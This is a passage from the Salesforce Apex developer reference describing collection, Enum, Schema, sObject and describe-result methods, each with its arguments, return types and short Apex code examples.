			are copied to the cloned objects. The default is `false`, that is, the values are cleared. The optional *`opt_preserve_autonumber`* argument determines whether the autonumber fields of the original objects are preserved or cleared in the duplicates. If set to `true`, auto number fields are copied to the cloned objects. The default is `false`, that is, auto number fields are cleared. This example is based on the previous example and shows how to clone a list with preserved read-only timestamp and user ID fields. `insert q1;` `List<Account> accts =` `[SELECT CreatedById,` `CreatedDate, LastModifiedById,` `LastModifiedDate, BillingCity` `FROM Account` `WHERE Name='Acme' OR` `Name='Salesforce'];` `// Clone list while preserving` `// timestamp and user ID fields.` `Account[] q3 =` `accts.deepClone(false,true,false);` `// Verify timestamp fields are` `// preserved for the first` `// list element.` `System.assertEquals(` `q3[0].CreatedById,` `accts[0].CreatedById);` `System.assertEquals(` `q3[0].CreatedDate,` `accts[0].CreatedDate);` `System.assertEquals(` `q3[0].LastModifiedById,` `accts[0].LastModifiedById);` `System.assertEquals(` `q3[0].LastModifiedDate,` `accts[0].LastModifiedDate);` To make a shallow copy of a list without duplicating the sObject records it contains, use the `clone` method.
`get`	Integer *`i`*	*`Array_elem`*	Returns the list element stored at index *`i`*. For example, `List<Integer> myList = new` `List<Integer>();` `myList.add(47);` `Integer myNumber = myList.get(0);` `system.assertEquals(myNumber, 47);`

Name	Arguments	Return Type	Description
			To reference an element of a one-dimensional list of primitives or sObjects, you can also follow the name of the list with the element's index position in square brackets. For example: `List<String> colors = new String[3];` `colors[0] = 'Red';` `colors[1] = 'Blue';` `colors[2] = 'Green';`
`getSObjectType`		Schema.SObjectType	Returns the token of the sObject type that makes up a list of sObjects. Use this with describe information to determine if a list contains sObjects of a particular type. For example: `Account a = new Account(name='test');` `insert a;` `// Create a generic sObject variable s` `SObject s = Database.query ('SELECT Id FROM Account ' + 'LIMIT 1');` `// Verify if that sObject variable is an Account token` `System.assertEquals( s.getSObjectType(), Account.sObjectType);` `// Create a list of generic sObjects` `List<sObject> q = new Account[]{};` `// Verify if the list of sObjects contains Account tokens` `System.assertEquals( q.getSObjectType(), Account.sObjectType);` Note that this method can only be used with lists that are composed of sObjects. For more information, see Understanding Apex Describe Information on page 165.
`isEmpty`		Boolean	Returns true if the list has zero elements

Name	Arguments	Return Type	Description
`iterator`		Iterator	Returns an instance of an iterator. From the iterator, you can use the iterable methods `hasNext` and `next` to iterate through the list. For example: `global class CustomIterable implements Iterator<Account>{ List<Account> accs {get; set;} Integer i {get; set;} public CustomIterable(){ accs = [SELECT Id, Name, NumberOfEmployees FROM Account WHERE Name = 'false']; i = 0; } global boolean hasNext(){ if(i >= accs.size()) { return false; } else { return true; } } global Account next(){ // 8 is an arbitrary // constant in this example // that represents the // maximum size of the list. if(i == 8){return null;} i++; return accs[i-1]; } }`  **Note:** You do not have to implement the `iterable` interface to use the `iterable` methods with a list.
`remove`	Integer *i*	*Array_elem*	Removes the element that was stored at the *i*th index of a list, returning the element that was removed. For example: `List<String> colors = new String[3]; colors[0] = 'Red'; colors[1] = 'Blue'; colors[2] = 'Green'; String S1 = colors.remove(2); system.assertEquals(S1, 'Green');`

Name	Arguments	Return Type	Description
`set`	Integer *i* Any type *e*	Void	Assigns *e* to the position at list index *i*. For example: `List<Integer> myList = new Integer[6];` `myList.set(0, 47);` `myList.set(1, 52);` `system.assertEquals(myList.get(1), 52);` To set an element of a one-dimensional list of primitives or sObjects, you can also follow the name of the list with the element's index position in square brackets. For example: `List<String> colors = new String[3];` `colors[0] = 'Red';` `colors[1] = 'Blue';` `colors[2] = 'Green';`
`size`		Integer	Returns the number of elements in the list. For example: `List<Integer> myList = new List<Integer>();` `Integer size = myList.size();` `system.assertEquals(size, 0);` `List<Integer> myList2 = new Integer[6];` `Integer size2 = myList2.size();` `system.assertEquals(size2, 6);`
`sort`		Void	Sorts the items in the list in ascending order. You can only use this method with lists composed of primitive data types. In the following example, the list has three elements. When the list is sorted, the first element is null because it has no value assigned while the second element has the value of 5: `List<Integer> q1 = new Integer[3];` `// Assign values to the first two elements` `q1[0] = 10;` `q1[1] = 5;` `q1.sort();` `// First element is null, second is 5` `system.assertEquals(q1.get(1), 5);`

For more information on lists, see Lists on page 43.

Map Methods

The map methods are all instance methods, that is, they operate on a particular instance of a map. The following are the instance methods for maps.

Note: In the table below:

- *Key_type* represents the primitive type of a map key.
- *Value_type* represents the primitive or sObject type of a map value.

Name	Arguments	Return Type	Description
clear		Void	Removes all of the key-value mappings from the map
clone		Map (of same type)	Makes a duplicate copy of the map. Note that if this is a map with sObject record values, the duplicate map will only be a shallow copy of the map. That is, the duplicate will have references to each sObject record, but the records themselves are not duplicated. For example: `Account a = new Account(` `  Name='Acme',` `  BillingCity='New York');` `Map<Integer, Account> map1 =` `  new Map<Integer, Account> {};` `map1.put(1, a);` `Map<Integer, Account> map2 =` `  map1.clone();` `map1.get(1).BillingCity =` `'San Francisco';` `System.assertEquals(` `  map1.get(1).BillingCity,` `  'San Francisco');` `System.assertEquals(` `  map2.get(1).BillingCity,` `  'San Francisco');` To also copy the sObject records, you must use the deepClone method.
containsKey	Key type *key*	Boolean	Returns true if the map contains a mapping for the specified *key*. For example: `Map<string, string> colorCodes =` `  new Map<String, String>();` `colorCodes.put('Red', 'FF0000');` `colorCodes.put('Blue', '0000A0');` `Boolean contains =`

Name	Arguments	Return Type	Description
			`colorCodes.containsKey('Blue');` `System.assertEquals(contains, True);`
`deepClone`		Map (of the same type)	Makes a duplicate copy of a map, including sObject records if this is a map with sObject record values. For example: `Account a = new Account(` `Name='Acme',` `BillingCity='New York');` `Map<Integer, Account> map1 =` `new Map<Integer, Account> {};` `map1.put(1, a);` `Map<Integer, Account> map2 =` `map1.deepClone();` `map1.get(1).BillingCity =` `'San Francisco';` `System.assertEquals(map1.get(1).` `BillingCity, 'San Francisco');` `System.assertEquals(map2.get(1).` `BillingCity, 'New York');` To make a shallow copy of a map without duplicating the sObject records it contains, use the `clone()` method.
`get`	Key type *key*	*Value_type*	Returns the value to which the specified *key* is mapped, or `null` if the map contains no value for this key. For example: `Map<String, String> colorCodes =` `new Map<String, String>();` `colorCodes.put('Red', 'FF0000');` `colorCodes.put('Blue', '0000A0');` `String code =` `colorCodes.get('Blue');` `System.assertEquals(code, '0000A0');` `// The following is not a color` `// in the map` `String code2 =` `colorCodes.get('Magenta');` `System.assertEquals(code2, null);`
`getSObjectType`		Schema.SObjectType	Returns the token of the sObject type that makes up the map values. Use this with describe information, to determine if a map contains sObjects of a particular type. For example: `Account a = new Account(` `Name='Acme');`

Name	Arguments	Return Type	Description
			`` insert a; // Create a generic sObject // variable s SObject s = Database.query ('SELECT Id FROM Account ' + 'LIMIT 1'); // Verify if that sObject // variable // is an Account token System.assertEquals(s.getSObjectType(), Account.sObjectType); // Create a map of generic // sObjects Map<Integer, Account> M = new Map<Integer, Account>(); // Verify if the list of sObjects // contains Account tokens System.assertEquals(M.getSObjectType(), Account.sObjectType); ``` Note that this method can only be used with maps that have sObject values. For more information, see Understanding Apex Describe Information on page 165.
`isEmpty`		Boolean	Returns true if the map has zero key-value pairs. For example: ``` Map<String, String> colorCodes = new Map<String, String>(); Boolean empty = colorCodes.isEmpty(); system.assertEquals(empty, true); ```
`keySet`		Set of *`Key_type`*	Returns a set that contains all of the keys in the map. For example: ``` Map<String, String> colorCodes = new Map<String, String>(); colorCodes.put('Red', 'FF0000'); colorCodes.put('Blue', '0000A0'); Set <String> colorSet = new Set<String>(); colorSet = colorCodes.keySet(); ```
`put`	Key *`key`*, Value *`value`*	*`Value_type`*	Associates the specified *`value`* with the specified *`key`* in the map. If the map previously contained a mapping for this key,

Name	Arguments	Return Type	Description
			the old value is returned by the method and then replaced. For example: `Map<String, String> colorCodes = new Map<String, String>();` `colorCodes.put('Red', 'ff0000');` `colorCodes.put('Red', '#FF0000');` `// Red is now #FF0000`
putAll	Map *m*	Void	Copies all of the mappings from the specified map *m* to the original map. The new mappings from *m* replace any mappings that the original map had.
putAll	sObject[] *l*		If the map is of IDs or Strings to sObjects, adds the list of sObject records *l* to the map in the same way as the Map constructor with this input.
remove	Key *key*	*Value_type*	Removes the mapping for this *key* from the map if it is present. The value is returned by the method and then removed. For example: `Map<String, String> colorCodes = new Map<String, String>();` `colorCodes.put('Red', 'FF0000');` `colorCodes.put('Blue', '0000A0');` `String myColor = colorCodes.remove('Blue');` `String code2 = colorCodes.get('Blue');` `System.assertEquals(code2, null);`
size		Integer	Returns the number of key-value pairs in the map. For example: `Map<String, String> colorCodes = new Map<String, String>();` `colorCodes.put('Red', 'FF0000');` `colorCodes.put('Blue', '0000A0');` `Integer mSize = colorCodes.size();` `system.assertEquals(mSize, 2);`
values		list of *Value_type*	Returns a list that contains all of the values in the map in arbitrary order. For example: `Map<String, String> colorCodes = new Map<String, String>();` `colorCodes.put('Red', 'FF0000');` `colorCodes.put('Blue', '0000A0');`

Name	Arguments	Return Type	Description
			`List<String> colors = new List<String>();` `colors = colorCodes.values();`

For more information on maps, see Maps on page 46.

Set Methods

The set methods work on a set, that is, an unordered collection of primitives or sObjects that was initialized using the `set` keyword. The set methods are all instance methods, that is, they all operate on a particular instance of a set. The following are the instance methods for sets.

Note: In the table below, *`Set_elem`* represents a single element in the set.

Name	Arguments	Return Type	Description
`add`	Set element *`e`*	Boolean	Adds an element to the set if it is not already present. This method returns true if the original set changed as a result of the call. For example: `set<string> myString =` `  new Set<String>{'a', 'b', 'c'};` `Boolean result;` `result = myString.add('d');` `system.assertEquals(result, true);`
`addAll`	List *`l`*	Boolean	Adds all of the elements in the specified list to the set if they are not already present. This method results in the *union* of the list and the set. The list must be of the same type as the set that calls the method. This method returns `true` if the original set changed as a result of the call.
`addAll`	Set *`s`*	Boolean	Adds all of the elements in the specified set to the set that calls the method if they are not already present. This method results in the *union* of the two sets. The specified set must be of the same type as the original set that calls the method. This method returns `true` if the original set changed as a result of the call. For example: `set<string> myString =` `  new Set<String>{'a', 'b'};` `set<string> sString =` `  new Set<String>{'c'};`

Name	Arguments	Return Type	Description
			``Boolean result1; result1 = myString.addAll(sString); system.assertEquals(result1, true);```
`clear`		Void	Removes all of the elements from the set
`clone`		Set (of same type)	Makes a duplicate copy of the set
`contains`	Set element *e*	Boolean	Returns `true` if the set contains the specified element. For example: ```set<string> myString = new Set<String>{'a', 'b'}; Boolean result; result = myString.contains('z'); system.assertEquals(result, false);```
`containsAll`	List *l*	Boolean	Returns `true` if the set contains all of the elements in the specified list. The list must be of the same type as the set that calls the method.
`containsAll`	Set *s*	Boolean	Returns `true` if the set contains all of the elements in the specified set. The specified set must be of the same type as the original set that calls the method. For example: ```set<string> myString = new Set<String>{'a', 'b'}; set<string> sString = new Set<String>{'c'}; set<string> rString = new Set<String>{'a', 'b', 'c'}; Boolean result1, result2; result1 = myString.addAll(sString); system.assertEquals(result1, true); result2 = myString.containsAll(rString); system.assertEquals(result2, true);```
`isEmpty`		Boolean	Returns `true` if the set has zero elements. For example: ```Set<integer> mySet = new Set<integer>(); Boolean result; result = mySet.isEmpty(); system.assertEquals(result, true);```
`remove`	Set Element *e*	Boolean	Removes the specified element from the set if it is present. This method returns `true` if the original set changed as a result of the call.

Name	Arguments	Return Type	Description
`removeAll`	List *l*	Boolean	Removes the elements in the specified list from the set if they are present. This method results in the *relative complement* of the two sets. The list must be of the same type as the set that calls the method. This method returns `true` if the original set changed as a result of the call. For example: `Set<integer> mySet = new Set<integer>{1, 2, 3};` `List<integer> myList = new List<integer>{1, 3};` `Boolean result = mySet.removeAll(myList);` `System.assertEquals(result, true);` `Integer result2 = mySet.size();` `System.assertEquals(result2, 1);`
`removeAll`	Set *s*	Boolean	Removes the elements in the specified set from the original set if they are present. This method results in the *relative complement* of the two sets. The specified set must be of the same type as the original set that calls the method. This method returns `true` if the original set changed as a result of the call.
`retainAll`	List *l*	Boolean	Retains only the elements in this set that are contained in the specified list. This method results in the *intersection* of the list and the set. The list must be of the same type as the set that calls the method. This method returns `true` if the original set changed as a result of the call. For example: `Set<integer> mySet = new Set<integer>{1, 2, 3};` `List<integer> myList = new List<integer>{1, 3};` `Boolean result = mySet.retainAll(myList);` `System.assertEquals(result, true);`
`retainAll`	Set *s*	Boolean	Retains only the elements in the original set that are contained in the specified set. This method results in the *intersection* of the two sets. The specified set must be of the same type as the original set that calls the method. This method returns `true` if the original set changed as a result of the call.

Name	Arguments	Return Type	Description
`size`		Integer	Returns the number of elements in the set (its cardinality). For example: `Set<integer> mySet = new Set<integer>{1, 2, 3};` `List<integer> myList = new List<integer>{1, 3};` `Boolean result = mySet.retainAll(myList);` `System.assertEquals(result, true);` `Integer result2 = mySet.size();` `System.assertEquals(result2, 2);`

For more information on sets, see Sets on page 45.

Enum Methods

Although Enum values cannot have user-defined methods added to them, all Enum values, including system Enum values, have the following methods defined in Apex:

Name	Return Type	Description
`name`	String	Returns the name of the Enum item as a String.
`ordinal`	Integer	Returns the position of the item in the list of Enum values, starting with zero.

In addition, Enum has the following method.

Name	Return Type	Description
`values`	List<Enum type>	Returns the values of the Enum as a list of the same Enum type.

For example:

```
Integer i = StatusCode.DELETE_FAILED.ordinal();

String s = StatusCode.DELETE_FAILED.name();

List<StatusCode> values = StatusCode.values();
```

For more information about Enum, see Enums on page 47.

Apex sObject Methods

The term *sObject* refers to any object that can be stored in the Salesforce platform database. The following Apex sObject methods include methods that can be used with every sObject, as well as more general classes used to describe sObject structures:

- Schema
- sObject
- sObject Describe Results
- Field Describe Results
- Custom Settings

Schema Methods

The following table lists the system methods for Schema.

Name	Arguments	Return Type	Description
`getGlobalDescribe`		Map<String, Schema.SObjectType>	Returns a map of all sObject names (keys) to sObject tokens (values) for the standard and custom objects defined in your organization. For example: `Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();` For more information, see Accessing All sObjects on page 168.
`describeDataCategory Groups`	String List<sObjectNames>	List<Schema.Describe DataCategoryGroupResult>	Returns a list of the category groups associated with the specified objects. You can specify one of the following sObjectNames: • `KnowledgeArticleVersion`—to retrieve category groups associated with article types. • `Question`—to retrieve category groups associated with questions. For more information and code examples using describeDataCategory Groups, see Accessing All Data

Name	Arguments	Return Type	Description
			Categories Associated with an sObject. For additional information about articles and questions, see "Managing Articles and Translations" and "Answers Overview" in the Salesforce online help.
`describeDataCategoryGroupStructures`	pairs, topCategoriesOnly	List<Schema.DescribeDataCategoryGroupStructureResult>	Returns available category groups along with their data category structure for objects specified in the request. For additional information and code examples using describeDataCategoryGroupStructures, see Accessing All Data Categories Associated with an sObject.

Describe Data Category Group Structure Arguments

The describeDataCategoryGroupStructures method returns the available category groups along with their data category structure. The following are the arguments for this method.

Name	Return Type	Description
pairs	List<Schema.DataCategoryGroupSobjectTypePair>	Specify one or more category groups and objects to query Schema.DataCategoryGroupSobjectTypePair. Visible data categories are retrieved for the specified object. For more information on category group visibility, see "About Category Group Visibility" in the Salesforce online help.
topCategoriesOnly	Boolean	Specify `true` to return only the top visible category which classify the object. Specify `false` to return all the visible parent and child categories. Both values depend on the user's role category group visibility settings. For more information on category group visibility, see "About Category Group Visibility" in the Salesforce online help.

Schema.DataCategoryGroupSobjectTypePair Object

Schema.DataCategoryGroupSobjectTypePair specifies a category group and an associated object. It is used by the describeDataCategory GroupStructures method to return the categories available to this object. The following table lists all the methods for Schema.DataCategoryGroupSobjectTypePair.

Name	Arguments	Return Type	Description
`getDataCategoryGroupName`		String	Returns the unique name used by the API to access the data category group
`getSobject`		String	Returns the object name associated with the data category group
`setDataCategoryGroupName`		String	Specifies the unique name used by the API to access the data category group
`setSobject`	String *`sObjectName`*	Void	The *`sObjectName`* is the object name associated with the data category group. Valid values are: • `KnowledgeArticleVersion`—for article types. • `Question`—for questions from Answers.

Schema.DescribeDataCategoryGroupResult Object

The `describeDataCategory Groups` method returns a Schema.DescribeDataCategoryGroupResult object containing the list of the category groups associated with the specified object.

The following is an example of how to instantiate a data category group describe result object:

```
List <String> objType = new List<String>();
objType.add('KnowledgeArticleVersion');
objType.add('Question');

List<Schema.DescribeDataCategoryGroupResult> describeCategoryResult =
   Schema.describeDataCategoryGroups(objType);
```

For additional information and code examples using `describeDataCategory Groups`, see Accessing All Data Categories Associated with an sObject.

The following table lists all the methods available as part of the data category group describe result. None of the methods take an argument.

Name	Return Type	Description
`getCategoryCount`	Integer	Returns the number of visible data categories in the data category group
`getDescription`	String	Returns the description of the data category group
`getLabel`	String	Returns the label for the data category group used in the Salesforce user interface
`getName`	String	Returns the unique name used by the API to access to the data category group

Name	Return Type	Description
`getSobject`	String	Returns the object name associated with the data category group

Schema.DescribeDataCategoryGroupStructureResult object

The `describeDataCategory GroupStructures` method returns a list of Schema.Describe DataCategoryGroupStructureResult objects containing the category groups and categories associated with the specified object.

The following is an example of how to instantiate a data category group structure describe result object:

```
List <DataCategoryGroupSobjectTypePair> pairs =
      new List<DataCategoryGroupSobjectTypePair>();

DataCategoryGroupSobjectTypePair pair1 =
      new DataCategoryGroupSobjectTypePair();
pair1.setSobject('KnowledgeArticleVersion');
pair1.setDataCategoryGroupName('Regions');

DataCategoryGroupSobjectTypePair pair2 =
      new DataCategoryGroupSobjectTypePair();
pair2.setSobject('Questions');
pair2.setDataCategoryGroupName('Regions');

pairs.add(pair1);
pairs.add(pair2);

List<Schema.DescribeDataCategoryGroupStructureResult>results =
      Schema.describeDataCategoryGroupStructures(pairs, true);
```

For additional information and code examples using `describeDataCategory GroupStructures`, see Accessing All Data Categories Associated with an sObject.

The following table lists all the methods available as part of the data category group structure describe result. None of the methods take an argument.

Name	Return Type	Description
`getDescription`	String	Returns the description of the data category group
`getLabel`	String	Returns the label for the data category group used in the Salesforce user interface
`getName`	String	Returns the unique name used by the API to access to the data category group
`getSobject`	String	Returns the name of object associated with the data category group
`getTopCategories`	List<Schema.DataCategory>	Returns a Schema.DataCategory object, that contains the top categories visible depending on the user's role category group visibility settings. For more information on category group visibility, see “About Category Group Visibility” in the Salesforce online help.

Schema.DataCategory Object

A Schema.DataCategory object represents the categories within a category group. The Schema.DataCategory object is returned by the `getTopCategories` method. The following table lists all the methods for the Schema.DataCategory object. None of these methods take an argument.

Name	Return Type	Description
`getChildCategories`	List<Schema.DataCategory>	Returns a recursive object that contains the visible sub categories in the data category
`getLabel`	String	Returns the label for the data category used in the Salesforce user interface
`getName`	String	Returns the unique name used by the API to access to the data category

sObject Methods

sObject methods are all instance methods, that is, they are called by and operate on a particular instance of an sObject, such as an account or contact. The following are the instance methods for sObjects.

Name	Arguments	Return Type	Description
`addError`	String *`errorMsg`*	Void	Marks a record with a custom error message and prevents any DML operation from occurring. When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error message is displayed in the application interface. See Triggers and Trigger Exceptions. When used in Visualforce controllers, the generated message is added to the collection of errors for the page. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.
`addError`	Exception *`exception`*		Marks a record with a custom error message and prevents any DML operation from occurring. The *`exception`* argument is an Exception object or a custom exception object that contains the error message to mark the record with. When used on `Trigger.new` in `before insert` and `before update` triggers, and

Name	Arguments	Return Type	Description
			on `Trigger.old` in `before delete` triggers, the error message is displayed in the application interface. See Triggers and Trigger Exceptions. When used in Visualforce controllers, the generated message is added to the collection of errors for the page. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.
field.addError	String *errorMsg*	Void	Places the specified error message on the field that calls this method in the application interface and prevents any DML operation from occurring. For example: `Trigger.new.myField__C.addError('bad');` Note: • When used on `Trigger.new` in `before insert` and `before update` triggers, and on `Trigger.old` in `before delete` triggers, the error appears in the application interface. • When used in Visualforce controllers, if there is an `inputField` component bound to field, the message is attached to the component. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*. • This method is highly specialized because the field identifier is not actually the invoking object—the sObject record is the invoker. The field is simply used to identify the field that should be used to display the error. • This method will likely change in future versions of Apex. See Triggers and Trigger Exceptions.
clear		Void	Clears all field values
clone	Boolean *opt_preserve_id* Boolean *opt_IsDeepClone* Boolean *opt_preserve_readonly_timestamps*	sObject (of same type)	Creates a copy of the sObject record. The optional *opt_preserve_id* argument determines whether the ID of the original object is preserved or cleared in the duplicate.

Name	Arguments	Return Type	Description
	Boolean *opt_preserve_autonumber*		If set to `true`, the ID is copied to the duplicate. The default is `false`, that is, the ID is cleared. **Note:** For Apex saved using Salesforce API version 22.0 or earlier, the default value for the *opt_preserve_id* argument is `true`, that is, the ID is preserved. The optional *opt_IsDeepClone* argument determines whether the method creates a full copy of the sObject field, or just a reference: • If set to `true`, the method creates a full copy of the sObject. All fields on the sObject are duplicated in memory, including relationship fields. Consequently, if you make changes to a field on the cloned sObject, the original sObject is not affected. • If set to `false`, the method performs a shallow copy of the sObject fields. All copied relationship fields reference the original sObjects. Consequently, if you make changes to a relationship field on the cloned sObject, the corresponding field on the original sObject is also affected, and vice-versa. The default is `false`. The optional *opt_preserve_readonly_timestamps* argument determines whether the read-only timestamp fields are preserved or cleared in the duplicate. If set to `true`, the read-only fields `CreatedById`, `CreatedDate`, `LastModifiedById`, and `LastModifiedDate` are copied to the duplicate. The default is `false`, that is, the values are cleared. The optional *opt_preserve_autonumber* argument determines whether auto number fields of the original object are preserved or cleared in the duplicate. If set to `true`, auto number fields are copied to the cloned object. The default is `false`, that is, auto number fields are cleared.

Name	Arguments	Return Type	Description
`get`	String *`fieldName`*	Object	Returns the value for the field specified by *`fieldName`*, such as `AccountNumber`. For more information, see Dynamic SOQL.
`get`	Schema.sObjectField *`Field`*	Object	Returns the value for the field specified by the field token `Schema.`***`sObjectField`*** (for example, `Schema.Account.AccountNumber`). For more information, see Dynamic SOQL.
`getOptions`		Database.DMLOptions	Returns the database.DMLOptions object for the sObject. For more information, see Database DMLOptions Properties.
`getSObject`	String *`fieldName`*	sObject	Returns the value for the field specified by *`fieldName`*. This method is primarily used with dynamic DML to access values for external IDs. For more information, see Dynamic DML.
`getSObject`	Schema.SObjectField *`fieldName`*	sObject	Returns the value for the field specified by the field token `Schema.`***`fieldName`*** (for example, `Schema.MyObj.MyExternalId`). This method is primarily used with dynamic DML to access values for external IDs. For more information, see Dynamic DML.
`getSObjects`	String *`fieldName`*	sObject[]	Returns the values for the field specified by *`fieldName`*. This method is primarily used with dynamic DML to access values for associated objects, such as child relationships. For more information, see Dynamic DML.
`getSObjects`	Schema.SObjectType *`fieldName`*	sObject[]	Returns the value for the field specified by the field token `Schema.`***`fieldName`*** (for example, `Schema.Account.Contact`). This method is primarily used with dynamic DML to access values for associated objects, such as child relationships. For more information, see Dynamic DML.

Name	Arguments	Return Type	Description
`getSObjectType`		Schema.SObjectType	Returns the token for this sObject. This method is primarily used with describe information. For more information, see Understanding Apex Describe Information.
`put`	String *`fieldName`* Object *`value`*	Object	Sets the value for the field specified by *`fieldName`* and returns the previous value for the field. For more information, see Dynamic SOQL.
`put`	Schema.SObjectField *`fieldName`* Object *`value`*	Object	Sets the value for the field specified by the field token `Schema.`***`sObjectField`*** (for example, `Schema.Account.AccountNumber`) and returns the previous value for the field. For more information, see Dynamic SOQL.
`putSObject`	String *`fieldName`* sObject *`value`*	sObject	Sets the value for the field specified by *`fieldName`*. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field. For more information, see Dynamic SOQL.
`putSObject`	Schema.sObjectType *`fieldName`* sObject *`value`*	sObject	Sets the value for the field specified by the token `Schema.sObjectType`. This method is primarily used with dynamic DML for setting external IDs. The method returns the previous value of the field. For more information, see Dynamic SOQL.
`setOptions`	database.DMLOptions *`DMLOptions`*	Void	Sets the DMLOptions object for the sObject. For more information, see Database DMLOptions Properties.

For more information on sObjects, see sObject Types on page 39.

sObject Describe Result Methods

The following table describes the methods available for the sObject describe result, the DescribeSObjectResult object. None of the methods take an argument.

Name	Data Type	Description
`fields`	Special	Returns a special data type that should not be used by itself. Instead, `fields` should always be followed by either a field member variable name or the `getMap` method. For example, `Schema.DescribeFieldResult F = Schema.SObjectType.Account.fields.Name;` For more information, see Understanding Apex Describe Information.
`getChildRelationships`	List<Schema.ChildRelationship>	Returns a list of child relationships, which are the names of the sObjects that have a foreign key to the sObject being described. For example, the Account object includes `Contacts` and `Opportunities` as child relationships.
`getKeyPrefix`	String	Returns the three-character prefix code for the object. Record IDs are prefixed with three-character codes that specify the type of the object (for example, accounts have a prefix of `001` and opportunities have a prefix of `006`). The DescribeSobjectResult object returns a value for objects that have a stable prefix. For object types that do not have a stable or predictable prefix, this field is blank. Client applications that rely on these codes can use this way of determining object type to ensure forward compatibility.
`getLabel`	String	Returns the object's label, which may or may not match the object name. For example, an organization in the medical industry might change the label for Account to Patient. This label is then used in the Salesforce user interface. See the Salesforce online help for more information.
`getLabelPlural`	String	Returns the object's plural label, which may or may not match the object name. For example, an organization in the medical industry might change the plural label for Account to Patients. This label is then used in the Salesforce user interface. See the Salesforce online help for more information.
`getLocalName`	String	Returns the name of the object, similar to the `getName` method. However, if the object is part of the current namespace, the namespace portion of the name is omitted.
`getName`	String	Returns the name of the object

Name	Data Type	Description
`getRecordTypeInfos`	List<Schema.RecordTypeInfo>	Returns a list of the record types supported by this object. The current user is not required to have access to a record type to see it in this list.
`getRecordTypeInfosByID`	Map<ID, Schema.RecordTypeInfo>	Returns a map that matches record IDs to their associated record types. The current user is not required to have access to a record type to see it in this map.
`getRecordTypeInfosByName`	Map<String, Schema.RecordTypeInfo>	Returns a map that matches record names to their associated record type. The current user is not required to have access to a record type to see it in this map.
`getSobjectType`	Schema.SObjectType	Returns the Schema.SObjectType object for the sObject. You can use this to create a similar sObject. For more information, see Schema.SObjectType.
`isAccessible`	Boolean	Returns `true` if the current user can see this field, `false` otherwise
`isCreateable`	Boolean	Returns `true` if the object can be created by the current user, `false` otherwise
`isCustom`	Boolean	Returns `true` if the object is a custom object, `false` if it is a standard object
`isCustomSetting`	Boolean	Returns `true` if the object is a custom setting, `false` otherwise
`isDeletable`	Boolean	Returns `true` if the object can be deleted by the current user, `false` otherwise
`isDeprecatedAndHidden`	Boolean	Reserved for future use.
`isFeedEnabled`	Boolean	Returns `true` if Chatter feeds are enabled for the object, `false` otherwise. This method is only available for Apex classes and triggers saved using Salesforce API version 19.0 and later.
`isMergeable`	Boolean	Returns `true` if the object can be merged with other objects of its type by the current user, `false` otherwise. `true` is returned for leads, contacts, and accounts.
`isQueryable`	Boolean	Returns `true` if the object can be queried by the current user, `false` otherwise
`isSearchable`	Boolean	Returns `true` if the object can be searched by the current user, `false` otherwise
`isUndeletable`	Boolean	Returns `true` if the object cannot be undeleted by the current user, `false` otherwise

Name	Data Type	Description
`isUpdateable`	Boolean	Returns `true` if the object can be updated by the current user, `false` otherwise

ChildRelationship Methods

If an sObject is a parent object, you can access the child relationship as well as the child sObject using the ChildRelationship object methods.

A ChildRelationship object is returned from the sObject describe result using the `getChildRelationship` method. For example:

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();
List<Schema.ChildRelationship> C = R.getChildRelationships();
```

You can only use 100 `getChildRelationships` method calls per Apex request. For more information about governor limits, see Understanding Execution Governors and Limits on page 215.

The following table describes the methods available as part of the ChildRelationship object. None of the methods take an argument.

Name	Data Type	Description
`getChildSObject`	Schema.SObjectType	Returns the token of the child sObject on which there is a foreign key back to the parent sObject.
`getField`	Schema.SObjectField	Returns the token of the field that has a foreign key back to the parent sObject.
`getRelationshipName`	String	Returns the name of the relationship.
`isCascadeDelete`	Boolean	Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.
`isDeprecatedAndHidden`	Boolean	Reserved for future use.
`isRestrictedDelete`	Boolean	Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

RecordTypeInfo Methods

If an sObject has a record type associated with it, you can access information about the record type using the RecordTypeInfo object methods.

A RecordTypeInfo object is returned from the sObject describe result using the `getRecordTypeInfos` method. For example:

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();
List<Schema.RecordTypeInfo> RT = R.getRecordTypeInfos();
```

In addition to the `getRecordTypeInfos` method, you can use the `getRecordTypeInfosById` and the `getRecordTypeInfosByName` methods. These methods return maps that associate RecordTypeInfo with record IDs and record names, respectively.

You can only return 100 RecordTypeInfo objects per Apex request. For more information about governor limits, see Understanding Execution Governors and Limits on page 215.

The following example assumes at least one record type has been created for the Account object:

```
RecordType rt = [SELECT Id,Name FROM RecordType WHERE SobjectType='Account' LIMIT 1];
Schema.DescribeSObjectResult d = Schema.SObjectType.Account;
Map<Id,Schema.RecordTypeInfo> rtMapById = d.getRecordTypeInfosById();
Schema.RecordTypeInfo rtById =  rtMapById.get(rt.id);
Map<String,Schema.RecordTypeInfo> rtMapByName = d.getRecordTypeInfosByName();
Schema.RecordTypeInfo rtByName =  rtMapByName.get(rt.name);
System.assertEquals(rtById,rtByName);
```

The following table describes the methods available as part of the RecordTypeInfo object. None of the methods take an argument.

Name	Data Type	Description
`getName`	String	Returns the name of this record type
`getRecordTypeId`	ID	Returns the ID of this record type
`isAvailable`	Boolean	Returns `true` if this record type is available to the current user, `false` otherwise. Use this method to display a list of available record types to the user when he or she is creating a new record.
`isDefaultRecordTypeMapping`	Boolean	Returns `true` if this is the default record type mapping, `false` otherwise.

Describe Field Result Methods

The following table describes the methods available as part of the field describe result. The following is an example of how to instantiate a field describe result object:

```
Schema.DescribeFieldResult F = Account.AccountNumber.getDescribe();
```

None of the methods take an argument.

Name	Data Type	Description
`getByteLength`	Integer	For variable-length fields (including binary fields), returns the maximum size of the field, in bytes
`getCalculatedFormula`	String	Returns the formula specified for this field
`getController`	Schema.sObjectField	Returns the token of the controlling field
`getDefaultValue`	Object	Returns the default value for this field
`getDefaultValueFormula`	String	Returns the default value specified for this field if a formula is not used
`getDigits`	Integer	Returns the maximum number of digits specified for the field. This method is only valid with Integer fields

Name	Data Type	Description
